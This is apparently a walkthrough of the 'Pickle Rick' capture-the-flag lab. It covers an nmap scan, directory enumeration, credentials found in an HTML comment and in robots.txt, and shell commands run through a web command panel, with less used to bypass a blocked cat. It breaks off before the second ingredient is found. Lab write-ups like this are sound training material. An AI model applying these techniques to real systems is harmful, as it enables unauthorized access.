Pickle Rick CTF

Lets begin the hack. In this CTF we have to exploit a web server


Starting with the nmap scan lets find out the running services and open ports.

Lets find out what can we find out using the nmap scan.

```
nmap -sV 10.201.94.126
```

Running the above scan I found two services running on the server

- port 22 that is running ssh service
- port 80 that is running http service




```
┌──(root㉿windows)-[~/Downloads]
└─# nmap -sV 10.201.94.126
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-14 15:10 EDT
Nmap scan report for 10.201.94.126 (10.201.94.126)
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds

┌──(root㉿windows)-[~/Downloads]
└─# 
```

So on port 80 i found the following web page




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!


As I could found any kind of forms or any other info on the web page so I look into its code.

And upon inspecting it I found a clue hidden in the comments.



```
 1 <!DOCTYPE html>
 2 <html lang="en">
 3 <head>
 4   <title>Rick is sup4r cool</title>
 5   <meta charset="utf-8">
 6   <meta name="viewport" content="width=device-width, initial-scale=1">
 7   <link rel="stylesheet" href="assets/bootstrap.min.css">
 8   <script src="assets/jquery.min.js"></script>
 9   <script src="assets/bootstrap.min.js"></script>
10   <style>
11   .jumbotron {
12     background-image: url("assets/rickandmorty.jpeg");
13     background-size: cover;
14     height: 340px;
15   }
16   </style>
17 </head>
18 <body>
19 
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></br>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
24     <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25     I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
26   </div>
27 
28   <!--
29 
30     Note to self, remember username!
31 
32     Username: R1ckRul3s
33 
34   -->
35 
36 </body>
37 </html>
38 
```

Here you can see on the line 30 there is some kind of username mentioned that is following:




```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```

Also earlier from the web page there was a clue in the text where rick is asking morty to logon to his computer and as he mentioned that he forgot the password. This indicates that there might me some kind of login form hidden on the server that might required that user name we just found in the code of the web page that is “R1ckRul3s”.




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Now lets find the hidden directories of the website using **dirsearch tool.**

```
dirsearch -u 10.201.94.126
```




```
┌──(root㉿windows)-[~/Downloads]
└─# dirsearch -u 10.201.94.126
```



```
[15:03:19] Starting:
[15:03:30] 403 -  278B  - /.ht_wsr.txt
[15:03:30] 403 -  278B  - /.htaccess.orig
[15:03:30] 403 -  278B  - /.htaccess.bak1
[15:03:30] 403 -  278B  - /.htaccess.save
[15:03:30] 403 -  278B  - /.htaccess.sample
[15:03:30] 403 -  278B  - /.htaccess_extra
[15:03:30] 403 -  278B  - /.htaccess_orig
[15:03:30] 403 -  278B  - /.htaccess_sc
[15:03:30] 403 -  278B  - /.htaccessBAK
[15:03:30] 403 -  278B  - /.htaccessOLD
[15:03:30] 403 -  278B  - /.htaccessOLD2
[15:03:30] 403 -  278B  - /.htm
[15:03:30] 403 -  278B  - /.html
[15:03:30] 403 -  278B  - /.htpasswd_test
[15:03:30] 403 -  278B  - /.htpasswds
[15:03:30] 403 -  278B  - /.httr-oauth
[15:03:33] 403 -  278B  - /.php
[15:04:08] 200 -  589B  - /assets/
[15:04:08] 301 -  315B  - /assets  ->  http://10.201.94.126/assets/
[15:04:45] 200 -  455B  - /login.php
[15:05:07] 200 -   17B  - /robots.txt
[15:05:10] 403 -  278B  - /server-status
[15:05:10] 403 -  278B  - /server-status/
```

And interestingly I found two hidden pages named as login.php and robots.txt. Now lets visit these pages one by one.

Upon visiting the /login.php page I found a login form




Portal Login Page

Username: Password:


Login

And upon visiting the /robot.txt directory I found a text and I assumed it as some sort of password



```
Wubbalubbadubdub
```

As I knew the username from the comment in the code of the web page so I tried to login using that username “R1ckRul3s” and the password that I just found in the /robots.txt directory




Portal Login Page

Username: R1ckRul3s Password: ●●●●●●●●●●●●●●●●

Invalid username or password.


And BOOM!!!

I logged in as a user.


10.201.94.126/portal.php

Command Panel

Also upon using the wapalyzer I know that the OS is an ubuntu system.



Wappalyzer
TECHNOLOGIES
MORE INFO
Export

Web servers

Apache HTTP Server 2.4.41

Operating systems

Ubuntu

Programming languages

PHP

JavaScript libraries

jQuery 3.3.1


UI frameworks

Bootstrap 3.4.0

Something wrong or missing?
Generate sales leads
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

So lets try executing some ubuntu commands here.

Upon executing “ls” command I found some files here



Command Panel


```
ls
```

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

The two interesting files that catch my attention are “Sup3rS3cretPickl3Ingred.txt” and “clue.txt”.

Lets look into these files one by one.

As I used “cat” to view the file “Sup3rS3cretPickl3Ingred.txt” contents I encountered an error.



```
cat Sup3rS3cretPickl3Ingred.txt
```


Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

So I used a different approach to view the contents.

For that I used the “less” command to view the file contents.

And BOOM!!!.


I got my first flag



```
less Sup3rS3cretPickl3Ingred.txt
```

```
mr. meeseek hair
```

Lets submit it




Answer the questions below

What is the first ingredient that Rick needs?

mr. meeseek hair

What is the second ingredient in Rick's potion?

Now lets the other file named as clue.txt




Command Panel

```
less clue.txt
```

```
Look around the file system for the other ingredient.
```

Here it gives us a clue to look into the file system to get the second answer so lets go through the file system.

